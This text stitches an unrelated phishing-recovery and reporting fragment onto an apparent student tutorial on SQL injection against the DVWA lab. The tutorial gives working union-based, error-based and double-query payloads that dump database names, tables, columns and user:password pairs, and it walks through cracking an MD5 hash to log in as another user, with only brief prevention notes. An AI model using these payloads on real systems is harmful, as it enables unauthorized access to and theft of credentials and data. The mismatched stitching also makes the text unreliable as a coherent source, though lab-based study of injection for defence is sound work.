|--|--|--|--|--|
|  01 |  02 |  03 |  04 |  05 |
| Be wary of hyperlinks and attachments in an email | Backup system copies | Ensure HTTPS connections | Install a robust firewall | Use anti-spam solutions |

RECOVERY

How to recover after responding to a phishing email

What if you've [fallen for an email scam](#)? Perhaps you sent financial information to a scammer or clicked on a link that installed malware on your computer.

You'll want to act quickly. Here are some steps you can take if you've responded to a phishing scam to help protect yourself against identity theft.

- **Change your passwords:** Make sure to change the passwords you use for your banking, credit card and other accounts. Use a combination of numbers, letters and symbols to make these passwords more difficult to crack. Consider enabling multi-factor authentication if it's available. Multi-factor authentication requires entering a second piece of information — such as a code sent to your smartphone — to access an account.
- **Alert the credit bureaus:** Visit the home pages of [Experian](#), [Equifax](#), and [TransUnion](#), the three national credit bureaus, and alert them that you've been the victim of a phishing attempt. You might freeze your credit with each of the bureaus to make sure that criminals can't open new credit accounts or take out new loans in your name.
- **Contact your credit card providers:** If you've given up credit card information, immediately call your credit card providers. They can freeze your credit to prevent unauthorized purchases. They can also work with you to determine which purchases on your accounts are legitimate and which were made by criminals.
- **Check your credit reports:** Order free copies of your credit reports from [AnnualCreditReport.com](#). Check these reports carefully for any unfamiliar activity to make sure no one has opened credit card accounts or loans in your name.
- **Study your credit card statements:** Be on the lookout for any unauthorized or suspicious charges.

As cybercriminals continue to evolve their phishing attacks and other techniques, it's best to have advanced security software leading your defense. To ensure you aren't asking yourself "what is phishing" after an attack has already unfolded, make sure to take the precautions and use your best judgment when browsing online and responding to messages.

While antivirus protection is one of the keys to limiting risk, the right [VPN](#) can encrypt the network traffic you send and receive and hide your IP address, providing an additional layer of online privacy.

REPORT

How to report phishing

If you've been victimized by a phishing scam, you should alert the proper authorities. You can report a phishing attempt or crime to the Federal Trade Commission at its [Complaint Assistant page](#). You can also report the attack to the [Anti-Phishing Working Group](#) or forward the phishing email at reportphishing@apwg.org. If you receive a phishing text message, forward it to SPAM (7726).



WHERE TO REPORT PHISHING



FEDERAL TRADE
COMMISSION



ANTI-PHISHING
WORKING GROUP

SQL

INJECTION

ABSTRACT

SQL Injection is one of the most commonly used web hacking technique to get unauthorized access over the database of vulnerable website. This Project is about implementing different get based SQL injection methods like union based ,error based ,blind Boolean, blind time based and finding the ways to prevent those vulnerabilities.

REQUIREMENTS:

- Vulnerable website
- Hackbar Quantum etc.

WHAT IS SQL INJECTION?

SQL injection is a code injection technique that might destroy your database. SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input.

WHAT IS THE IMPACT OF A SUCCESSFUL SQL INJECTION ATTACK?

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

TYPES OF SQL INJECTION

In-band SQLi : The attacker uses the same channel of communication to launch their attacks and to gather their results. In-band SQLi's simplicity and efficiency make it one of the most common types of SQLi attack.

Inferential (Blind) SQLi : The attacker sends data payloads to the server and observes the response and behavior of the server to learn more about its structure. This method is Blind SQL injections, rely on the response and behavioral patterns of the server so they are typically slower to execute but may be just as harmful.

<http://testphp.vulnweb.com/listproducts.php?cat=1'>

Out-of-band SQLi: Out-of-band SQLi is performed when the attacker can't use the same channel to launch the attack and gather information, or when a server is too slow or unstable for these actions to be performed.

Demonstration of Union Based SQL Injection:

A UNION attack is a type of SQL Injection attack that exploits the ability to run SQL code on a remote server by running cross-table queries to fetch (for example) username/password data from a product page, or to extract information about the database schema.


SELECT a, b FROM table1 UNION SELECT c, d FROM table2

UNION queries require the two tables being joined to match in number of columns and type. Although NULL can be used as a placeholder for any type, it's still important to determine how many columns are returned by an SQL query being injection-attacked, and to find a column with the correct type for the data you are extracting from "table2".

UNION attacks are common anytime an application is filtering what data is being retrieved with a SELECT statement. These types of statements are vulnerable to UNION attacks because an attacker can chain additional queries to the original query using UNION.


Steps to demonstrate Union based SQLI:

1. open Vulnerable website hosted in windows with xampp server




2. click on SQL Injection

Note: make sure it is in low security





3. Now we enter random user id to get some result here we are using **1** as user id.




Here we are getting result of user register to User ID:1

4. We get user first name and surname from above image. But we can see the URL showing above '**?id=1**' which seems suspicious for SQL injection. To check the SQL injection vulnerability, we put “ ‘ ” sign after **?id=1**’ and then press enter.



5. We see the SQL error which confirms that this page has SQL Injection vulnerability.
6. Now we check the number of tables in this page SQL database for this we use “**order by 5 - -+** after “ **?id=1’** ”.



This throws error which states that there is no column on number 5.

Now why are we using ORDER BY ?


ORDER BY sorts the results according to the columns. Like the query above uses 2 columns, using ORDER BY the result can be sorted according to column 1 (first_name) or according to column 2(last_name). So query will execute only when it will be sorted according to the columns used in the query.

But If I want to sort the results by column 5 (which is not used in the query) MySQL will generate the error saying:

Unknown column ‘5’ in ‘order clause’


7. We can see that on entering the number 5 after “**order by**” command it throws SQL error of unknown columns which means that there is no data on table column 5 so we keep on decreasing the number to get result as we can see on “**order by 2**” we are getting some result.

8. Now we will find the vulnerable column using the command “**union select 1,2 - -**”.




9. Here we can see number **1 and 2 is showing on First name and Surname** respectively by seeing this we can conclude that 1 and 2 columns are vulnerable.

10. Now we will check the details of database and version by slightly changing the previous command “**union select 1,2 - -+**” instead of 1 we will write database() to get the name of database and instead of 2 we will write version(). So command will look like this “**union select database(), version() - -+**”.




11. Now we get the result in **first name section we got dvwa** as database name and in **surname section we got database version running**.

12. Now we will see each and every data of all tables using the command “ **union select 1,table_name from information_schema.tables - -+**”.



All tables are listed

13. Now we check the user and password using command “ **union select user,password from users** ”.



14. Here we get all users with their password. Here password is encrypted with MD5 cryptography so we need to decrypt it. After decrypting you will get the password in plain text.

Prevention:

1. **Disable errors:** in most cases, the mechanism attackers use to view database results is through errors displayed by the application. Avoid showing SQL errors in application outputs, to avoid exposing system internals to attackers.
2. **Use parameterized queries:** never append user inputs as strings into a SQL query. Instead, construct a query in code and then add user inputs as parameters. This is the safest technique against all types of SQL injection attacks.
3. **Limit input length:** limiting the length of input fields can prevent UNION SQL injection attacks, because it will make it more difficult for the attacker to append strings to the query. For example, a name string can be limited to 20 characters.


ERROR BASED SQL INJECTION

What is Error Based SQL Injection?

Error-based SQL injection is an In-band injection technique that enables threat actors to exploit error output from the database to manipulate its data. It manipulates the database into generating an error that informs the actor of the database's structure


Steps to demonstrate ERROR based SQLI:

1. open Vulnerable website hosted in windows with xampp server




2. click on SQL Injection

Note: make sure it is in low security



3. Now we enter random user id to get some result here we are using **1** as user id.




Here we are getting result of user register to User ID:1

4. We get user first name and surname from above image. But we can see the URL showing above '**?id=1**' which seems suspicious for SQL injection. To check the SQL injection vulnerability, we put '' '' sign after **?id=1** and then press enter.

5. Now lets type the following command in the url and press enter

->**http://192.168.116.136/dvwa2/vulnerabilities/sqli/?id=1'%27&Submit=Submit#**



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'''

- So with this we came to know that it is showing errors
- Now lets inject a payload by the following command

6.Payload Injection:(To get version)

```
>+OR+1+GROUP+BY+CONCAT_WS(0x3a,VERSION(),FLOOR(RAND(0)*2))+HAVING+MIN(0)+OR+1 --+
```

- By executing this we get the version of the database

Warning: mysqli_query(): (23000/1062): Duplicate entry '10.4.24-MariaDB:1' for key 'group_key' in C:\xampp1\htdocs\dvwa2\vulnerabilities\sql\source\low.php on line 11

Duplicate entry '10.4.24-MariaDB:1' for key 'group_key'

- Now lets see the name of the database, by executing the following command

7.Payload Injection:(To get database name)

```
>+OR+1+GROUP+BY+CONCAT_WS(0x3a,DATABASE(),FLOOR(RAND(0)*2))+HAVING+MIN(0)+OR+1 --+
```

Warning: mysqli_query(): (23000/1062): Duplicate entry 'dvwa:1' for key 'group_key' in C:\xampp1\htdocs\dvwa2\vulnerabilities\sql\source\low.php on line 11

Duplicate entry 'dvwa:1' for key 'group_key'

- As you see here we got the database name as 'dvwa:1'

CONCLUSION

- So in this way if you detect any website giving errors for the payload we can perform the error based sql injection

PREVENTIONS:

- The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

DOUBLE QUERY SQL INJECTION

What is a Double query?

A double query SQL injection is nothing but combining two queries into a single query and getting the information through the SQL error message from the database. Union injection can not be used when the web pages fail to retrieve any results (Error, Expected Results) from the database while we inject it with a single query, Then we should use double query SQL injection technique. It is a manual injection technique to dump the data from the database.

PREREQUISITES :

Count (): The function which helps in counting the no. of rows that present in the database

SYNTAX: `SELECT COUNT(column_name) FROM table_name;`

Bike_Name	Bike_Color	Bike_Cost
Livo	Black	185,000
Apache	Red	NULL
Pulsar	Red	90,0000
Royal Enfield	Black	NULL
KTM DUKE	Black	80,000
KTM RC	White	195,000

SQL>`SELECT COUNT (*) FROM Bikes ;`

OUTPUT:

Count (*)
6

Rand () : The rand function returns the random decimal number between 0 and 1.

EXAMPLE:

```
SQL> SELECT RAND()
```

OUTPUT:

RAND()
0.45464584925645

Floor (): This function returns the largest integer value That is less than or equal to a number.

EXAMPLE:

```
SQL>SELECT FLOOR(21.53);
```

OUTPUT :

21

Group by: - Group by clause brings the common value in the column. If the two same values in the columns it will aggregate and show it as a single value.

EXAMPLE:

ID	NAME	AGE	ADDRESS	SALARY
1	Ramesh	32	Ahmedabad	2000.00
2	Ramesh	25	Delhi	1500.00
3	kaushik	23	Kota	2000.00
4	kaushik	25	Mumbai	6500.00

5 Hardik 27 Bhopal 8500.00
6 Komal 22 MP 4500.00
7 Muffy 24 Indore 10000.00

SQL>

```
SELECT NAME, SUM(SALARY) FROM CUSTOMERS
GROUP BY NAME;
```

OUTPUT:

NAME	SUM(SALARY)
Hardik	8500.00
kaushik	8500.00
Komal	4500.00
Muffy	10000.00
Ramesh	3500.00

Limit: LIMIT takes one or two numeric arguments, which must both be nonnegative integer constants

Eg:limit 5,1 (this query returns 6th row)

5àoffset

1àmaximum number of records that you want to return

Note:

offset for first row is 0 but not 1

Concat (): The CONCAT function in SQL is a String function, which is used to merge two or more strings

EXAMPLE:

```
SQL> SELECT CONCAT ('FIRST', 'SECOND');
```

CONCAT(' FIRST','SECOND')	FIRST SECOND

floor(rand ()*2)) always returns either 0 or 1

```
MariaDB [test_site]> select floor(rand()*2);
+-----+
| floor(rand()*2) |
+-----+
|          0 |
+-----+
1 row in set (0.00 sec)

MariaDB [test_site]> select floor(rand()*2);
+-----+
| floor(rand()*2) |
+-----+
|          1 |
+-----+
1 row in set (0.00 sec)

MariaDB [test_site]> select floor(rand()*2);
+-----+
| floor(rand()*2) |
+-----+
|          1 |
+-----+
1 row in set (0.00 sec)

MariaDB [test site]>
```

INFORMATION_SCHEMA provides access to database metadata, information about the MySQL server such as the name of a database or table, the data type of a column, or access privileges.


Some Queries to dump database:

1.Query to get the database:

```
'AND (select 1 from (select count(*),concat(":",":",(select database()),":",
":",floor(rand()*2))a from information_schema.columns group by a)b --+
```




Duplicate entry '::dvwa::1' for key 'group_key'



2.Query to get the version of database:


```
'AND (select 1 from (select count(*),concat(":","",:(select version()),":",
":",floor(rand()*2))a from information_schema.columns group by a)b) --+
```



3.Query to get the table names:

Here Limit 1,1 returns second table name in the database


```
'AND (select 1 from (select count(*),concat(floor(rand(0)*2),":",
(select table_name from
information_schema.tables where
table_schema=database() limit 1,1))a from information_schema.tables group by a)a) --+
```



4.Query to get column names in a table:

Here limit 5,1 returns 6th column in the table users


```
'AND (select 1 from (select count(*),concat(floor(rand(0)*2),":",(select column_name from information_schema.columns where table_name='users' limit 5,1))a from information_schema.tables group by a)a) --+
```



5.Query to get data from the columns:

Here limit 2,1 returns 3rd row details in user and password columns

```
'AND (select 1 from (select count(*),concat(floor(rand(0)*2),":",(select concat(user,":",password) from users limit 2,1))a from information_schema.tables group by a)b) --+
```



We get user and password here ,but the password is in md5


Convert it into text format by using online md5 to text converter

8d3533d75ae2c3966d7e0d4fcc69216bàcharley

By entering the userid=1337

Password=charley

We are able to login as '1337'



BLIND SQL INJECTION

When we try to inject something, if we do not get any response (in form of errors), it does not mean that the website considered is free from SQL injection vulnerability.

Like first and foremost thing we can never be sure off whether the injection exists on the page or not .So it's totally blind to us. That's the reason these injections are referred to as blind injections because we are not able to see what actually we are injecting...Hence there is need to detect blind SQL injection.Inorder to find whether SQL injection vulnerability is present or not, we need to use something like the time based queries or Boolean based series.

There are basically two types:

- 1) BLIND BOOLEAN SQL INJECTION**
- 2) TIME BASED SQL INJECTION**

